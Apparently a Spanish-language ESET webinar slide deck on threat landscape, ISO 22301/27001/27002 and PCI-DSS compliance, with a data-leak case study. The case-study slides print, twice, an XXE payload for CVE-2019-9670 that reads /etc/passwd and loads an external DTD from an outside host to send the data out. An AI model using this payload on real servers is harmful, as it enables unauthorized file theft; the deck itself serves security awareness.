

¡BIENVENIDOS!

Iniciaremos en unos minutos...



Antes de comenzar te recomendamos...

Asegurarte de tener una buena conexión a Internet para que puedas disfrutar del contenido.



INICIAMOS EN 5 MINUTOS...



Septiembre 2023

Servicios confiables para negocios seguros

Fátima Rodríguez – Cybersecurity Intelligence Analyst


Servicios Profesionales para el cumplimiento de
La Ley Federal de Protección de datos personales
y la ISO 27002

AGENDA

“

- 1 Panorama de Amenazas
- 2 Agenda Global
- 3 ISO 22301
- 4 ISO 27001
- 5 PCI-DSS
- 6 Casos de uso
- 7 Estrategia
- 8 Cumplimiento ISO 27002
- 9 ¿Por qué los servicios de ESET?

PANORAMA DE AMENAZAS



Acceso inicial

**Proceso de
infección**


**Ataque a
infraestructura
cloud**

Acceso inicial


- Exposición a ataques a través de Internet
- Utilización de Servicios y herramientas vulnerables
- Mecanismos deficientes o casi nulos de seguridad en las herramientas utilizadas




¿Cómo se podría evitar?



Exposición a Internet



Control de vulnerabilidades



Protección de los endpoints











AGENDA GLOBAL

Proceso de infección

- Ejecución de tareas con fines malicioso
- Modificaciones en el sistema operativo
- Descarga de amenazas de la web o infraestructura cloud
- Ejecución del código malicioso






Mecanismos de protección

- Soluciones de detección de malware
- Herramientas y tecnologías adicionales para la detección de amenazas avanzadas o 0-day
- Utilización de herramientas de detección y respuesta extendida – Mayor visibilidad

Gasto global en ciberseguridad




En la era digital los datos personales son un activo de valor económico

El valor de los datos personales se relaciona con su vulnerabilidad



Valor de los datos personales



Filtración de datos a nivel global



4,45M
USD

**Costo total
promedio de una
filtración de datos**



51%

**Organizaciones que
planean aumentar
las inversiones en
seguridad como resultado
de una filtración**



1.76%

**El efecto de utilizar IA
y automatizar la seguridad
en el impacto financiero
que conlleva una filtración**

Filtración de datos en LATAM



35 Millones
MXN



ISO 22301

Período Máximo de Tiempo de Interrupción

Servicio o Actividad			¿En cuánto tiempo se alcanzan los umbrales no tolerables?				
Descripción	Estacionariedad crítica	Escenario más estresante	Económico	Clientes o usuarios	Legal o regulatorio	Ambiental	Seguridad de personas
Servicio 1			MTPD ₁	No aplica	MTPD ₂	MTPD ₃	No aplica
...							
Actividad 1							
...							

(ejemplo)

El MTPD del Servicio 1 será el mínimo entre MTPD₁, MTPD₂ y MTPD₃

Gestión de la continuidad del negocio





ISO 27002

Implementación ISO 27001



Controles de Seguridad



Cambios en los controles

35	23	57	1	11
No cambiaron	Cambiaron de nombre	Se fusionaron en 24	Se dividió en 2	Nuevos Controles

93 Controles en Total

Atributos

- 1.Tipo de control.
- 2.Propiedades de seguridad de la información.
- 3.Conceptos de ciberseguridad.
- 4.Capacidades operativas.
- 5.Dominios de seguridad.




PCI-DSS

PLAN, DO, CHECK, ACT

FOR ISO 22301

PLAN	DO	CHECK	ACT
Establish Continuity Program	<ul style="list-style-type: none">Business Impact Analysis and Risk Analysis	<ul style="list-style-type: none">Perform Internal AuditsSchedule Management Reviews	<ul style="list-style-type: none">Act by Implementing Corrective ActionsAct by Introducing Continuous Improvement Measures
Create Oversight Committee	<ul style="list-style-type: none">Create a Recovery Plan		
Develop Policy & Procedures	<ul style="list-style-type: none">Develop a Communication Plan		
Establish Documentation System	<ul style="list-style-type: none">Exercise Program		



Implementación PCI-DSS

					
Construya y Mantenga Redes y Sistemas Protegidos	Proteja los datos del titular de la tarjeta	Mantenga un Programa de Gestión de Vulnerabilidades	Implemente Medidas Sólidas de Control de Acceso	Monitorear y Verificar las Redes Regularmente	Mantenga una Política de Protección Informática
<p>1. Instale y Mantenga Controles de Seguridad en la Red</p> <p>2. Aplique Configuraciones Protegidas para Todos los Componentes del Sistema</p>	<p>3. Proteja los Datos de Cuenta Almacenados</p> <p>4. Proteja los Datos del Titular de la Tarjeta con una Sólida Criptografía Durante la Transmisión a Través de Redes Públicas Abiertas</p>	<p>5. Proteja Todos los Sistemas y Redes de Software Malintencionado.</p> <p>6. Desarrolle y Mantenga Sistemas y Softwares Protegidos</p>	<p>7. Restrinja el Acceso a los Componentes del Sistema y a los Datos del Titular de la Tarjeta Según las Necesidades Comerciales</p> <p>8. Identifique a los Usuarios y</p>	<p>10. Registre y Monitorear Todo el Acceso a los Componentes del Sistema y a los Datos del Titular de la Tarjeta.</p> <p>11. Verifique la Seguridad de los Sistemas y Redes Regularmente</p>	<p>12. Respalde la Protección Informática con Políticas y Programas Organizacionales.</p>

Controles de Seguridad


Sistema


9. Restrinja el Acceso Físico a los Datos del



REDUCCIÓN DEL RIESGO


Implementación ISO 27001





“

Quizz:
slido.com
2513665



¿Qué hemos repasado?



CASOS DE USO

Pérdida de datos personales caso de estudio: ChilangoLeaks



```
<!DOCTYPE foo [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://xxe.me/evil2.dtd">
%dtd;]>
<data>&send;</data>
```



CVE-2019-9670



Abril



Data Leak

1.4 TB

2,300 cuentas
de correo

2.1 millones de mensajes

Pérdida de datos personales caso de estudio: ChilangoLeaks




8.1

```
<OCTYPE foo [  
    ENTITY % file SYSTEM "file:///etc/passwd">  
    ENTITY % dtd SYSTEM "http://xxe.me/evil2.dtd">  
    dtd;]>  
    data>&send;</data>
```

CVE-2019-9670



22301:2019



8.2



8.

2,300 cuentas
de correo

